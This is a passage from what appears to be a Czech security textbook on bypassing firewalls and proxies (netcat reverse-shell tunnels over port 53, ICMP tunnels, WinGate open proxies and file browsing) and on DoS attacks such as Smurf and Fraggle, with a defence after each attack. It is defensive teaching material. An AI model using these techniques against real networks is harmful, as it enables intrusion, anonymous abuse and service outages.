Liberální ACL vznikají nepochopením principů fungování protokolů TCP/IP. Organizace například potřebuje povolit svému poskytovateli připojení do Internetu provádět DNS zone transfery z vnitřní sítě. Správný postup by byl takový, že se na paketovém filtro definuje pravidlo, které povolí iniciovat transfery pouze z DNS serveru poskytovatele a pouze z portu 53 tohoto serveru na cílový port 53 ve vnitřní síti organizace. Místo toho je definováno pravidlo, které povoluje libovolnou aktivitu z portu 53 z vnější sítě (Internetu). Takovéto pravidlo ovšem, jak již víme, umožňuje útočníkovi z vnější sítě oskenovat celou vnitřní síť. Stačí sken provádět z povoleného TCP portu 53 (DNS).



## Obrana proti liberálním ACL

### Prevence

Prověřte, že váš firewall kontroluje, kdo se může napojit a kam. Jestliže například váš poskytovatel připojení vyžaduje DNS zone transfery, informujte se o IP adresě, ze které budou prováděny, a uvedte ji v ACL společně s IP adresou vašeho (vnitřního) DNS serveru.

Pokud používáte CheckPoint firewall, IP adresa DNS serveru poskytovatele je 192.168.66.2 a IP adresa vašeho vnitřního DNS serveru je 172.30.140.1, můžete použít následující pravidlo:

Source	Destination	Service	Action	Track
192.168.66.2	172.30.140.1	doma i n-tcp	Accept	Short




## CheckPoint průnik

Rozšířenost	8
Složitost	2
Dopad	2
Celkové riziko	4

CheckPoint firewall verze 3.0 a 4.0 má v implicitní konfiguraci otevřeny porty UDP 53 (DNS dotazy), TCP 53 (DNS zone transfery) a UDP 520 (RIP). Přenosy jsou navíc povoleny z libovolného počítače na libovolný počítač a nejsou logovány.

Již víme, jak jednoduše lze CheckPoint firewall identifikovat. Tyto vědomosti lze použít k obejití firewalu a průniku do vnitřní sítě. Musí být ovšem splněna jedna podstatná podmínka. Útočník již musí mítvládu nad některým systémem ve vnitřní síti nebo musí přinutit některého uživatele ve vnitřní síti spustit trojského koně. V obou případech je výsledkem spuštěný program netcat, který lze nakonfigurovat tak, aby poslal útočníkovi z vnitřní sítě příkazový řádek ovládnutého systému nebo na něm zajistil vykonání požadovaných příkazů. Jak je vidět na následujícím obrázku, CheckPoint firewall propouští TCP komunikaci na portech 53, aniž by ji logoval. Pokud útočník nakonfiguruje netcat tak, aby naslouchal na portu 53 a vracel příkazový interpreter (např. ./bin/sh) na počítač útočníka, který naslouchá také na portu 53, vznikne skrz firewall tunel, který není logován a umožňuje zadávání libovolných příkazů na ovládnutém systému.



O podobných tunelech a zadních dvířkách si povíme více v kapitole 14.

## Obrana proti CheckPoint průniku

### Prevence

V první řadě je třeba *zakázat* veškeré přenosy povolené implicitní konfigurací, které nutně nepotřebujeme:

1. Vyberte Policy/Properties.
2. Zrušte volby všech funkcí, které nevyžadujete. Většinou například není nutné povolovat uživatelům iniciovat DNS transfery. Málokdy je také nutné propouštět přes firewall směrovací protokol RIP.
3. Vytvořte svoje vlastní pravidlo, které povolí DNS komunikaci pouze mezi konkrétními DNS servery.

## ICMP a UDP tunely

Rozšířenost	<b>2</b>
Složitost	<b>1</b>
Dopad	<b>9</b>
Celkové riziko	<b>4</b>

ICMP tunel je útok, kdy jsou reálná data zapouzdřena do ICMP datagramu. Většina firewallů a směrovačů, jež propouštějí ICMP ECHO, ICMP ECHO REPLY a UDP pakety, tím tento útok umožňují. Princip útoku je podobný jako princip CheckPoint průniku (popsaný výše). Jeho podmínkou je také ovládnutí systému za firewallem.

Tunel je snadno realizovatelný pomocí programů loki a lokid (klient a server), vytvořených Jeremy Rauchem a Mike Schiffmanem. Podrobnosti lze nalézt na <http://phrack.infonexus.com/search.phtml?view&article=p49-6>. Jakmile se útočníkovi podaří spustit lokid server na počítači za firewallem (ve vnitřní síti), může pomocí klienta (loki) zapouzdřit jakékoli příkazy do ICMP ECHO paketů. Tyto příkazy jsou přijaty a vykonány lokid serverem. Výstupy příkazů jsou serverem odeslány klientu zapouzdřené v ICMP ECHO REPLY paketech. K tomuto typu útoku se také vrátíme v kapitole 14.

## Obrana proti ICMP a UDP tunelům

### Prevence

Útoku můžeme zabránit zákazem průchodu protokolu ICMP skrz firewall nebo povolením protokolu ICMP pouze z důvěryhodných sítí. Následující pravidla pro směrovač Cisco zablokují veškerou ICMP komunikaci mimo síť 172.29.10.0 (demilitarizovanou zónu).

```
access-list 101 permit icmp any 172.29.10.0 0.255.255.255 8 ! echo
access-list 101 permit icmp any 172.29.10.0 0.255.255.255 0 ! echo-reply
access-list 102 děny ip any any log ! zakazat a logovat vse ostatni
```

**Pozor**

Pokud váš poskytovatel připojení monitoruje funkčnost vašich systémů za firewalllem pomocí ICMP pingů (což nedoporučujeme), pak tato pravidla monitorování znemožní.

## ZRANITELNOST APLIKAČNÍCH PROXY SERVERŮ

Obecně nejsou aplikační proxy servery příliš zranitelné. Jakmile jednou zabezpečíte samotný firewall a implementujete solidní pravidla pro proxy servery, bude velmi těžké firewall obejít. Ale pozor na chybné konfigurace.

### Hostname: localhost

Rozšířenost	<b>4</b>
Složitost	<b>2</b>
Dopad	<b>9</b>
Celkové riziko	<b>5</b>

Na starších unixových proxy serverech je snadné zapomenout nakonfigurovat omezení lokálního přístupu k firewallu. Pokud přístup neomezíme, může se uživatel, který běžně používá firewall k připojení do Internetu, pokusit uhádnout jméno a heslo konta na firewallu. Pokud se mu to podaří, může se přihlásit přímo na firewall. Zda je firewall k tomuto útoku náchylný, lze ověřit následujícím postupem:

```
C:\> nc -v -n 192.168.51.129 23
(UNKNOWN) [192.168.51.129] 23 (?) open
Eagle Secure Gateway.
Hostname:
```

Jakmile se objeví tato výzva"

1. Zadejte localhost.
2. Zadejte jméno a heslo, pokud je znáte. Pokud ne, můžete se pokusit je uhádnout nebo zkusit útok hrubou silou.
3. Pokud budete mít štěstí, získáte lokální přístup k firewallu.
4. Použijte útok typu přeplnění vyrovnávací paměti (rdist) nebo něco podobného k získání práv superuživatele.

## Obrana proti lokálnímu přístupu

### Prevence

Obrana ve velké míře závisí na tom, jaký konkrétní firewall používáte. Obecně existují pravidla, která umožňují definovat, z jakých počítačů se lze k firewallu interaktivně přihlásit. Ideální obrana je zakázat veškerá přihlašování na firewall ze sítě. Pro řízení přístupů můžete také implementovat Wietse Venemovy TCP Wrappers ([ftp://coast.cs.purdue.edu/pub/tools/unix/tcp\\_wrappers/](ftp://coast.cs.purdue.edu/pub/tools/unix/tcp_wrappers/)).



## Neautorizovaný vnější přístup k WWW proxy serveru

Rozšířenost	<b>8</b>
Složitost	<b>8</b>
Dopad	<b>4</b>
Celkové riziko	<b>7</b>

Tato chyba se spíše vyskytuje u firewallů, které používají transparentní proxy servery, ale lze ji nalézt i u klasických proxy serverů. Správce firewallů sice pečlivě zabezpečí samotný server a vytvoří neprůstřelné filtry, ale zapomene zablokovat přístup k proxy serveru zvenčí. To umožní útočníkovi dva způsoby využití této chyby: Útočník může využít takovýto proxy server k anonymním útokům na webové servery v Internetu (útok bude vypadat, jako by vycházel od vás) nebo se může napojovat na webové servery, které se nacházejí v intranetu za firewallem.

Zda je váš firewall náchylný k tomuto typu útoku, zjistíte snadno tak, že se pokusíte nakonfigurovat ho jako proxy server ve webovém prohlížeči (Netscape, MS Explorer) a připojíte se z Internetu na některý z intranetových webových serverů. Pokud neznáte port, na kterém HTTP proxy server běží, můžete ho zjistit nmapem nebo libovolným jiným skenerem. IP adresy dalších interních WWW serverů se dají získat analyzou HTML kódu již získaných stránek, které často obsahují odkazy na IP adresy dalších serverů.



## Obraha proti neautorizovanému vnějšímu přístupu k WWW proxy serveru

### Prevence

Prevence spočívá v zákazu přístupu k proxy serveru z vnějšího síťového rozhraní firewallů. Jak to udělat, lze zjistit z dokumentace ke konkrétnímu produktu.

Konfiguraci firewallů je možné ještě pojistit na hraničních směrovacích blokováním proxy spojení přicházejících z Internetu.

## Chyby programu WinGate

Populární proxy firewall pro Windows95/NT WinGate (<http://wingate.deerfield.com/>) obsahuje několik slabých míst. Většina z nich má původ v příliš liberálních implicitních parametrech. Jedná se o neautorizovaný telnet, SOCKS a web. Přestože přístup k těmto službám lze omezit, velké množství uživatelů produkt prostě nainstaluje a provozuje, aniž by se bezpečností zabývali. Nemoderovaný seznam chybějících nakonfigurovaných WinGate proxy serverů lze nalézt na <http://www.cyberarmy.com/lists/wingate>.

## Neautorizovaný přístup k web (SOCKS) proxy serveru

Rozšířenost	9
Složitost	9
Dopad	2
Celkové riziko	7

Některé WinGate verze (zvláště 2.1. pro NT) umožňují napojení na WWW proxy stejně jako v případě neautorizovaného přístupu k WWW proxy serveru (popsaného výše). Navíc umožňují i neautorizované použití SOCKS proxy serveru (TCP port 1080).

## Obrana proti neautorizovanému přístupu k web (SOCKS) proxy serveru

### Prevence

Prevence opět spočívá ve vypnutí služby na vnějším síťovém rozhraní. V případě WinGate se provede takto:

1. Vyberte SOCKS nebo WWW v properties proxy serveru.
2. Vyberte Bindings.
3. Stiskněte tlačítko Connections Will Be Accepted On The Following Interface Only a specifikujte vnitřní síťové rozhraní vašeho WinGate serveru.

## Neautorizovaný telnet

Rozšířenost	9
Složitost	9
Dopad	6
Celkové riziko	8

Neautorizovaný telnet lze využít stejně jako web k anonymnímu připojování k cizím serverům. Telnet však je mnohem silnější a univerzálnější nástroj, takže nebezpečí, které představuje, je vyšší. Zda proxy server umožňuje použití neautorizovaného telnetu, zjistíte následujícím způsobem:

1. Použijete telnet k připojení na testovaný proxy server, a pokud dostanete prompt Wingate>, zadajte IP adresu (nebo jméno) počítače, ke kterému se chcete prostřednictvím proxy serveru (anonymně) připojit.

```
[root]# telnet 172.29.11.191
Trying 172.29.11.191...
```

```
Connected to 172.29.11.191.
Escape character is '^]' '
Wingate> 10.50.21.5
```

- Pokud uvidíte výzvu cílového serveru k přihlášení, proxy server umožňuje neautorizovaný telnet.

```
Connecting to host 10.50.21.5...Connected
SunOS 5.6
logi n:
```

## Obrana proti neautorizovanému telnetu

### Prevention

Prevention je podobná jako v případě neautorizovaného použití web (SOCKS) proxy serveru:

- Vyberte Telnet server properties.
- Zvolte Bindings.
- Stiskněte tlačítko Connections Will Be Accepted On The Following Interface Only a specifikujte vnitřní síťové rozhraní vašeho WinGate serveru.

## Prohlížení souborů

Rozšířenost	9
Složitost	9
Dopad	9
Celkové riziko	9

Wingate 30 umožňuje prostřednictvím svého řídicího portu (8010) implicitně komukoli prohlížet soubory nacházející se na počítači, na kterém je instalován. Váš systém (192.168.51.101) obsahuje tuto chybu, pokud po napojení na:

```
http://192.168.51.101:8010/c:/
http://192.168.51.101:8010// 
http://192.168.51.101:8010/..../
```

můžete prohlížet soubory v adresáři a libovolně se pohybovat po nadřízených a podřízených adresářích. To je zvlášť nebezpečné, pokud na serveru používáte aplikace, které ukládají přístupová jména a hesla v nezašifrovaném tvaru. Příkladem mohou být Remote Possible nebo ControlIT. Viz kapitola 13.

## Obrana proti prohlížení souborů

Podívejte se na <http://wingate.deerfield.com/helpdesk>, zda již je tento problém odstraněn a jak.

## SHRNUTÍ

Dobře nakonfigurovaný firewall lze opravdu jen velmi těžko obejít. Použití utilit jako traceroute, hping a nmap však umožňuje určit přístupové cesty vedoucí skrz firewall i typ firewallu. Mnoho bezpečnostních problémů je způsobeno nedostatečnou nebo chybnou konfigurací firewallu a nedostatečným monitorováním firewallu. Všechny tyto nedostatky mohou vést až ke katastrofickým důsledkům.

U obou typů firewallů, ať se jedná o filtry nebo proxy servery, lze nalézt specifická slabá místa. Některé tyto slabé stránky lze odstranit vhodnější konfigurací, některé však lze pouze pečlivě monitorovat.

Mnozí věří, že budoucnost firewallů leží v kombinaci aplikačních proxy serverů a filtrů udržujících status spojení, přičemž obě tyto technologie budou doplněny o prostředky znemožňující chybnou konfiguraci. Součástí těchto firewallů by měla být i schopnost automatické reakce na pokus o průnik. NAI (Network Associates Inc.) podobnou myšlenku implementovali ve své aktivní bezpečnostní architektuře. Architektura umožňuje automatickou rekonfiguraci systému jako reakci na pokus o průnik. Pokud například systém detekuje pokus o vytvoření ICMP tunelu, firewall automaticky zakáže ICMP ECHO. Stále jsou ale možné některé další typy útoků, jako třeba některé DoS útoky, které lze automaticky eliminovat jen velmi těžko, takže nutností stále zůstává zaměstnávat vzdělaného správce systému.

# Kapitola 12

## Útoky typu DoS

**S**murf, Frabble, boink a teardrop. Nebojte se, nemluvíme o dětských nápojích, ale o nástrojích, pomocí kterých způsobili útočníci během několika posledních let nedozírné škody a zaseli chaos do stmelených řad internetových serverů. Útoky typu DoS (Denial of Service - odepření služby) stojí komerční firmy miliony dolarů ročně a jsou vážným problémem libovolného systému nebo sítě. Zmíněné ztráty jsou způsobeny nedostupností systémů, ztrátou tržeb a nutnosti analyzovat a napravit vzniklý problém. Důsledkem DoS útoku je v podstatě narušení nebo kompletní znepřístupnění služby pro její běžné uživatele. Jedná se tedy téměř vždy o zlý úmysl a útok často nevyžaduje skoro žádné vědomosti, protože vhodné nástroje jsou běžně dostupné.

Jeden z posledních rozsáhlých DoS útoků znepřístupnil webové servery Yahoo, eBay, Buy.com, CNN.com, E\*TRADE a ZDNet. Proběhl v únoru roku 2000 a trval více než dva dny. Tento útok byl záhy identifikován jako distribuovaný DoS (DDoS), protože byl mnohem intenzivnější než běžný DoS. Obětí dalšího devastujícího útoku tohoto typu byl v roce 1996 jeden z newyorských (PANIX) poskytovatelů připojení do Internetu (ISP - Internet Service Provider). Útok trval více než týden a znemožnil přístup do Internetu více než 6 000 uživatelům a 1 000 společnostem (podle informací z časopisu PC Week). Nejhorší na celé situaci bylo, že útok zneužil jeden ze základních protokolů TCP/IP. Jednalo se o TCP protokol a útok byl založen na využití mechanismu navazování spojení (přesněji způsobu, kterým tento protokol zpracovává pakety SYN). Situace byla o to složitější, že mechanismus útoku umožňuje poměrně snadno podvrhnout IP adresu odesílatele zmíněného SYN paketu, takže útočníka lze jen velmi těžko odhalit. To však platí i o ostatních útocích typu DoS. Uvedený incident hluboce zapůsobil na internetovou komunitu a odhalil křehkost celé sítě. Ačkoli byla teorie týkající se realizace útoku známá již několik let před tím, než byla poprvé využita, až její praktická demonstrace ukázala, jak může být komerční využívání Internetu problematické.

## MOTIVACE ÚTOČNÍKŮ

V této knize je popsáno mnoho různých způsobů a nástrojů umožňujících průniky do cílových systémů. Někdy se ale stane, že je cílová síť tak dobře zabezpečená, že se do ní méně zkušenému útočníkovi nepodarí proniknout. Některé slabší povahy tento pocit bezmoci tak frustruje, že použijí DoS jako poslední možnost nebo dokonce jako pomstu nenáviděnému administrátorovi.

Existují však také individua, která mají nevyřízené osobní nebo politické účty a používají útok DoS k jejich vyrovnaní. V roce 1999 byl takový útok proveden proti serverům patřícím FBI a dalším státním organizacím jako reakce na zá tahy pořádané proti hackerům.

Mnoho bezpečnostních expertů se domnívá, že počet téhoto útoku díky nárůstu počtu systému s Windows NT/95/98 ještě vzroste. Operační systémy Windows jsou totiž pro mnohé útočníky velmi vdečným cílem. Navíc jsou mnohé současné DoS utility uživatelsky přívetivé, takže jejich použití nevyžaduje žádné speciální vedomosti.

Existuje však i „praktické“ použití útoku typu DoS. Jak mnoho administrátorů Windows NT ví, je nutné po provedení změn v konfiguraci systém restartovat. Pokud tedy útočník zmenil konfiguraci cílového systému například tak, aby získal administrátorská privilegia, může DoS útokem dovést Windows ke zhroucení, takže mu jejich restart posléze zajistí sám administrátor. Ačkoli by mělo být zhroucení systému podezřelé, mnohý administrátor bezstarostně restartuje počítač a na incident zapomene.

Nemůžeme samozřejmě popsat všechny možné motývy, které lidé používající DoS útoky mají. Není však daleko od pravdy, když řekneme, že život v Internetu kopíruje život reálný. V reálném životě také existují lidé, které baví škodit druhým a které přivádí pocit sily navozovaný DoS útoky na pokraj extáze. Je

iróníí, že většina zkušených hackerů má k útokům typu DoS i lidem, kteří je aplikují, odpor. Bohužel se však jedná o zbraň, kterou si zajisté vybere mnohý kyberterorista nového elektronického tisicleti.

## TYPY DOS ÚTOKŮ

Narušit činnost sítě nebo systému je často mnohem jednodušší než do ní získat přístup. Protokoly TCP/IP byly navrženy pro použití v otevřeném a důvěryhodném prostředí, takže i verze používané v současné době obsahují mnoho zděděných nedostatků. Mnohé operační systémy a síťová zařízení navíc obsahují chyby v implementaci téhoto protokolu, takže jen velmi téžko DoS útokům odolávají. Viděli jsme několik zařízení, která se zhroutila kvůli pouhému ICMP redirektu se špatným parametrem. Protože existuje velké množství nástrojů, pomocí kterých lze útoky typu DoS uskutečnit, je důležité se seznámit se všemi možnými typy téhoto útoku a pochopit, jak je detektovat a jak se proti nim bránit. Nejprve se seznámíme s teoriemi tvorcími základ čtyř bežných typu DoS útoků.

### Obsazení přenosové kapacity linky

Nejskrytějším a zároveň jedním z nejúčinnějších útoků je obsazení kapacity prenosové linky. Pomoci tohoto útoku může útočník prakticky zablokovat přístup do sítě. Útok je možné uskutečnit přímo v lokální sítí, ale bezejmenný je útok vzdálený. Existují dva základní scénáře.

#### Scénář číslo 1

Útočníci jsou schopní bez problému zahlit cílovou sír v případě, že sami vlastní linku o větší kapacitě. Velmi pravděpodobná je situace, kdy útočníci vlastní linku T1 (1,544 Mb/s) nebo vyšší upou 56 nebo 128 Kb/s spojení. Tento typ útoku se většinou neodehrává v sítích s pomalými linkami. Viděli jsme případy, kdy útočníci získali přístup k síti s přenosovou kapacitou okolo 100 Mb/s. Mohli pak snadno zaútočit na síti připojené pomocí linek TI a zcela je zahltit.

#### Scénář číslo 2

Použitím většího množství serverů mohou útočníci účinek svých aktivit znásobit. Každý, kdo vlastní 56 Kb/s linku, může totálně zahltit síť s T3 (45 Mb/s) přístupem. Jak je to možné? Útočník musí ovládat několik dalších systémů, a pokud začne do cílové sítě generovat dátá z každého z nich, může výsledný tok dat pohodlně dosáhnout kapacity přesahující 100 Kb/s. Jak uvidíme později, není realizace této techniky tak složitá, jak to na první pohled vypadá.

K témtu útokům je často používán protokol ICMP, o kterém jsme se již několikrát zmínili v souvislosti se snadností jeho zneužití. Jedná se sice o velmi užitečný protokol, ale bohužel také o protokol, který je často zneužíván k zahlcování sítí. Nesporně se jedná o velmi nepríjemné útoky, které jsou o to zákeřnejší, že útočníci ve většině případu používají falešné (nebo ukradené) IP adresy, takže jejich odhalení je velmi složité.

## Přivlastnění systémových zdrojů

Tento typ útoku se nesnaží o zahlcení linky, ale o spotřebování systémových zdrojů cílového počítače. Nejčastěji zneužívanými zdroji jsou procesorový čas, operační paměť, diskový prostor apod. Někdy má útočník legitimní přístup k jistému omezenému objemu zdrojů, který využije k získání dalších kapacit nebo přímo k jejich zahlcení. Ostatní uživatelé, ale i operační systém pak mohou být od svých zdrojů zcela odříznuti. Výsledkem je zhroucení operačního systému, přeplnění souborových systémů nebo „fuh-nut“ procesů.

## Chyby v programech

Chyby v programech způsobují, že aplikace, operační systém nebo logika hardwaru není schopna zpracovat neobvyklé situace navozené útočníkem. Neobvyklá situace vzniká například zadáním neočekávaných argumentů nebo datových vstupů. V případě sítě se jedná o nestandardní pakety, které mohou způsobit zhroucení jádra operačního systému nebo síťového subsystému. Aplikace, které od uživatele očekávají nějaký vstup, jsou útočníky často testovány pomocí extrémně dlouhých řetězců. Pokud aplikace používá vstupní vyrovnávací paměť o konstantní délce (například 128 bajtů), může útočník dosáhnout její přeplnění a následné zhroucení aplikace. V kapitole 5 a 7 jsme ukázali, že za určitých podmínek lze touto metodou vykonat i privilegované příkazy.


Programové chyby se mohou vyskytovat i v hardwaru počítače. Známý DoS útok **BOF** na procesory Pentium umožňoval programu v uživatelském módu zhroutit libovolný operační systém vykonáním chybnej instrukce `0xf00fc7c8`.

Jak již jistě všichni víte, neexistuje nic takového, jako je bezchybný program, operační systém, nebo dokonce procesorový čip. Útočníci tento axiom samozřejmě také znají a dokonale ho využívají k znepřístupnění kritických aplikací nebo citlivých systémů. Podle zákona schválnosti tyto útoky ještě ke všemu nastanou v nejméně vhodnou dobu.

## Útoky na DNS a systémy směrování paketů

Útoky ohrožující směrování paketů jsou založeny na manipulaci se směrovacími tabulkami, která může způsobit znepřístupnění služeb legitimním systémům nebo sítím. Většina směrovacích protokolů (např. RIP v1 nebo BGP v4) má jen velmi slabou, nebo dokonce žádnou autentizaci. Nedostatečná autentizace umožňuje útočníkům změnit směrovací tabulky (pomocí podvržení autentizačního údaje, kterým může být například IP adresa) a přesměrovat tak datový tok do své sítě nebo do takzvané **černé díry** (sítě, která neexistuje).

Útoky na DNS servery jsou stejně nepříjemné jako útoky na směrovací tabulky. Většina DNS útoků spočívá v umístění nesprávné informace do cache nameserveru. Nameserver pak poskytuje informace, které mohou klienty nasměrovat do černé díry nebo na úplně jiný server, než je ten oficiální. Bylo provedeno již několik DNS útoků, které způsobily dlouhotrvající nedostupnost významných serverů. Obrázek 12-1 ilustruje mechanismus útoku:



1. Klient se chce připojit na webový server Microsoftu. Resolver webového prohlížeče se tedy dotáže DNS serveru na IP adresu [www.microsoft.com](http://www.microsoft.com).
2. Cache DNS serveru je však infikována útočníkem, takže klient dostane jako odpověď místo IP adresy serveru Microsoftu IP adresu serveru [www.hacker.com](http://www.hacker.com).
3. Útočníkův systém je tedy klientem považován za server.

Obrázek 12-1. Infiltrace do DNS cache

## OBECNÉ DOS ÚTOKY

Některé DoS útoky lze aplikovat na mnoho různých typů systémů, nazýváme je proto obecné. Tyto útoky patří většinou do kategorie obsazení přenosové kapacity linky a přivlastnění systémových zdrojů. Společným prvkem obecných útoků je manipulace se síťovými protokoly. Manipulace s některými protokoly může mít dokonce vliv na velké množství systémů současně. Útočník může například rozesílat tisíce e-mailů a zahlit tak nejenom síťová připojení, ale i poštovní schránky uživatelů a systémové prostředky poštovního serveru. Virus Melissa (ve skutečnosti se jedná o červa), který původně nebyl navržen jako prostředek DoS útkoku, názorně demonstroval, jak může velké množství e-mailů zahlit poš-

tovní servery. Červ se až neočekávaně úspěšně množil a donutil mnohého správce elektronické pošty svůj server vypnout.

Nemůžeme samozřejmě popsat všechny typy DoS útoků, ale pokusíme se osvětlit ty, které se týkají největšího množství systémů.

## Smurf

Rozšířenost	<b>9</b>
Složitost	<b>8</b>
Dopad	<b>9</b>
Celkové riziko	<b>9</b>

Smurf je díky svému „zesilovacímu“ efektu jedním z nejstrašnějších DoS útoků vůbec. Zesilovací efekt je způsoben odesláním cíleného broadcast pingu do sítě s počítači, které jsou na tento ping schopny odpovědět. Ping může být odeslán jak na adresu sítě, tak na broadcast adresu této sítě a zneužívá zařízení, která poskytují broadcast funkcionality mezi vrstvou 3 (IP) a 2 (vrstva síťového rozhraní). Více informací najdete v RFC 1812 Requirements for IP Version 4 Routers - Požadavky na směrovače IP protokolu verze 4. Jestliže budeme předpokládat, že cílová síť je typu C, bude její síťová část adresy rovna .0 a broadcast adresa .255. Tyto adresy jsou běžně používány k testování všech zařízení v síti.

Smurf kromě těchto adres závisí na třech dalších entitách: útočníkovi, *zesilovací sítě* a cílovém systému. Útočník odešle na broadcast adresu zesilovací sítě podvržené ICMP ECHO pakety. Odchozí adresy ICMP paketů jsou podvrženy tak, aby odpovídaly adresám cílových systémů. Z pohledu zesilovací sítě tedy vypadají, jako by byly odeslány přímo z cílových systémů. Protože jsou ECHO pakety zaslány na broadcast adresu sítě, odešlou odpovědi na podvrženou adresu (adresu cílového systému) všechny systémy z této (zesilovací) sítě. Jestliže útočník odešle jeden ICMP paket do zesilovací sítě, která obsahuje 100 systémů, zesílí svůj DoS útok stokrát. Tuto hodnotu budeme nazývat faktorem zesílení nebo zesilovacím faktorem. Čím větší bude zesilovací faktor sítě, tím větší objem dat bude schopen útočník vygenerovat.

Předpokládejme, že útočník odesílá ICMP pakety konstantním tokem 14 K do zesilovací sítě se 100 systémy. Útočníkova síť je do Internetu připojena dvojitým ISDN kanálem, zesilovací síť linkou T3 (45 Mb/s) a cílová síť linkou TI (1,544 Mb/s). Pokud prozkoumáte uvedená čísla, zjistíte, že útočník může vygenerovat tok dat o kapacitě 14 Mb/s. Tento záplavě cílová síť těžko odolá. Její TI linka je velmi brzo přetížena.

Variantou tohoto útoku je útok *Fraggle*. Fraggle generuje místo ICMP paketů UDP pakety, které jsou adresovány na port číslo 7 (echo). Každý systém ze zesilovací sítě, který má spuštěnou službu echo, odešle cílovému systému odpověď, takže dochází opět ke generování neobvykle velkých objemů dat. Pokud se v zesilovací síti vyskytne systém, který má službu echo vypnutou, odešle cílovému systému paket ICMP unreachable (služba je nedostupná), takže k vygenerování paketu dojde tak jako tak.

## Obrana proti útoku Smurf

Abychom útočníkům zabránili ve zneužití naší sítě jako zesilovací, musíme na hraničním směrovací zakázat cílené broadcasty. Na směrovacích Cisco toho dosáhnete příkazem **no ip directed-broadcast**.

V IOS verze 12 a vyšší je toto nastavení implicitní. Pokud používáte zařízení jiného typu, vyhledejte relevantní informaci v manuálu.

Některé operační systémy lze nastavit tak, aby ICMP ECHO pakety ignorovaly:

**Solaris 2.6, 2.5.1, 2.5, 2.4, a 2.3** Do souboru /etc/rc2.d/S69inet přidejte následující řádek:

```
ndd -set /dev/ip ip_respond_to_echo_broadcast 0
```

**Linux** Pokud vaše jádro podporuje funkce firewallu (pomocí ipfw), zadejte následující příkazy:

```
ipfwadm -l -a deny -P icmp -D 10.10.10.0 -S 0/0 0 8
ipfwadm -l -a deny -P icmp -D 10.10.10.255 -S 0/0 0 8
```

Nezapomeňte nahradit adresu 10.10.10.0 adresou vaší sítě a adresu 10.10.10.255 vaší broadcast adresou.

**FreeBSD** FreeBSD verze 2.2.5 má cílené broadcasty zakázané implicitně. Tato funkce může být zapínána a vypínána pomocí sysctl parametru net.inet.icmp.bmcastecho.

**AIX** AIX 4.x implicitně neodpovídá na pakety zasílané na broadcast adresy. Funkci můžete zapínat a vypínat nastavením atributu broadcastping pomocí příkazu no. Příkaz no se používá ke konfiguraci síťových atributů v běžícím jádru, takže všechny jím nastavené atributy musí být znova nastaveny po každém restartu systému.

**Všechny varianty Unixu** Pakety odesílané během útoku Fraggle budete ignorovat v případě, že zkontrolujete v souboru /etc/inetd.conf služby echo a chargen. Nezapomeňte restartovat démona inetd.

## Cílové systémy

